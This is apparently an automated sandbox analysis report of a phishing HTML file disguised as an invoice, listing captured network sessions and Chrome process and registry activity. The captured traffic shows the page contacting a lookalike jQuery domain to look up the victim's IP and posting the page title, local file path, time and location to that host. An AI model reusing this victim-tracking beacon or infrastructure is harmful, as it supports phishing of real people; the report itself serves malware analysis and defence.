2022-05-13 23:25:36 UTC	100	IN	HTTP/1.1 200 OK Content-Type: image/png Content-Length: 1428 Connection: close Date: Thu, 12 May 2022 16:19:48 GMT access-control-allow-origin: * Cache-Control: public, max-age=2592000 Server: envoy strict-transport-security: max-age=31536000; includeSubDomains x-content-type-options: nosniff content-security-policy-report-only: default-src: 'self'; report-uri https://o13610.ingest.sentry.io/api/6173537/security/?sentry_key=7ac906c405c04da0bad984892f88d1bb X-Cache: Hit from cloudfront Via: 1.1 c07945b00aad28e34fbfebb3d3907060.cloudfront.net (CloudFront) X-Amz-Cf-Pop: ZRH50-C1 X-Amz-Cf-Id: jxE4KOY6uZb4iv0zkriJoX4csSlsv2i2NUmQ9ANzt0xic1_AnzxHEQ== Age: 111948
2022-05-13 23:25:36 UTC	100	IN	Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 80 00 00 00 12 08 06 00 00 00 93 90 d6 83 00 00 05 5b 49 44 41 54 78 9c ec 99 79 6c 55 c5 17 c7 3f 3c 0a 0d fc 7e 52 16 ab 08 22 6e b8 53 37 16 a3 b1 26 5a a1 d6 28 46 a5 a2 51 8c 0b 46 ad 82 92 22 69 dc aa a2 18 d4 68 70 c1 a8 51 c3 1f 2e 8d a2 a4 82 12 ab c1 22 51 e1 0f 8d 12 54 40 30 4a 05 17 a2 d8 6a 2d b4 d4 8c f9 3e 72 72 33 73 df bd 6d c2 fb e7 7d 93 97 3b 77 e6 cc cc b9 33 e7 9c f9 ce 79 7d 29 c0 e1 3a 60 28 b0 25 df 8a 14 b0 6f 51 04 3c 06 74 03 63 f2 ad 4c 3e 50 94 6f 05 f2 88 23 80 eb 81 62 60 26 d0 96 6f 85 0a 28 60 9f 23 93 6f 05 0a c8 2f 0a 06 90 5f f4 d3 2f 6f e8 63 ca fd 81 8b 80 21 c0 06 a0 53 ca 0d 06 0e d2 99 39 db 33 c6 08 e0 4a 60 27 d0 02 74 01 03 80 a3 80 a5 c0 d7 11 79 37 de Data Ascii: PNGIHDR[IDATxylU?<~R"nS7&Z(FQF"ihpQ."QT@0Jj->rr3sm};w3y}):`(%oQ<tcL>Po#b`&o(`#o/_/oc!S93J``ty7

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49720	38.34.185.163	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:36 UTC	102	OUT	GET /ip.php HTTP/1.1 Host: code.jquery.com.de Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Origin: null Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-13 23:25:37 UTC	102	IN	HTTP/1.1 200 OK Date: Fri, 13 May 2022 23:25:36 GMT Server: Apache Access-Control-Allow-Headers: Authorization, Content-Type Access-Control-Allow-Origin: * Content-Length: 34 Connection: close Content-Type: application/json; charset=utf-8
2022-05-13 23:25:37 UTC	102	IN	Data Raw: 7b 22 69 70 22 3a 22 38 34 2e 31 37 2e 35 32 2e 33 36 20 3a 20 53 77 69 74 7a 65 72 6c 61 6e 64 22 7d Data Ascii: {"ip":"84.17.52.36 : Switzerland"}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49743	38.34.185.163	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:39 UTC	102	OUT	POST /post.php HTTP/1.1 Host: code.jquery.com.de Connection: keep-alive Content-Length: 160 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Content-type: application/x-www-form-urlencoded Accept: */* Origin: null Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:39 UTC	103	OUT	Data Raw: 74 69 74 6c 65 3d 53 69 67 6e 20 69 6e 20 74 6f 20 79 6f 75 72 20 61 63 63 6f 75 6e 74 26 6c 69 6e 6b 3d 66 69 6c 65 3a 2f 2f 2f 43 3a 2f 55 73 65 72 73 2f 68 61 72 64 7a 2f 44 65 73 6b 74 6f 70 2f 49 4e 56 4f 49 43 45 30 33 38 30 30 38 33 38 2d 39 33 55 38 52 45 4d 49 54 39 30 33 39 30 34 39 38 39 33 30 34 2e 48 54 4d 4c 26 74 69 6d 65 3d 32 30 32 32 2d 35 2d 31 34 20 31 3a 32 35 3a 33 38 26 69 70 3d 38 34 2e 31 37 2e 35 32 2e 33 36 20 3a 20 53 77 69 74 7a 65 72 6c 61 6e 64 Data Ascii: title=Sign in to your account&link=file:///C:/Users/user/Desktop/INVOICE03800838-93U8REMIT90390498 9304.HTML&time=2022-5-14 1:25:38&ip=84.17.52.36 : Switzerland
2022-05-13 23:25:39 UTC	103	IN	HTTP/1.1 200 OK Date: Fri, 13 May 2022 23:25:39 GMT Server: Apache Access-Control-Allow-Headers: Authorization, Content-Type Access-Control-Allow-Origin: * Content-Length: 0 Connection: close Content-Type: application/json; charset=utf-8

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: **6352**, Parent PID: **1260**

General

Target ID:	0
Start time:	01:25:29
Start date:	14/05/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\INVOICE03800838-93U8REMIT903904989304.HTML
Imagebase:	0x7ff7f6290000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}	dr	unicode	0	1	success or wait	1	7FF7F62CFC4B	RegSetValueExW

Analysis Process: chrome.exe PID: **6508**, Parent PID: **6352**

General

Target ID:	1
Start time:	01:25:31
Start date:	14/05/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1612,6768803995754101129,222923917044631795,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1932 /prefetch:8
Imagebase:	0x7ff7f6290000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Disassembly

No disassembly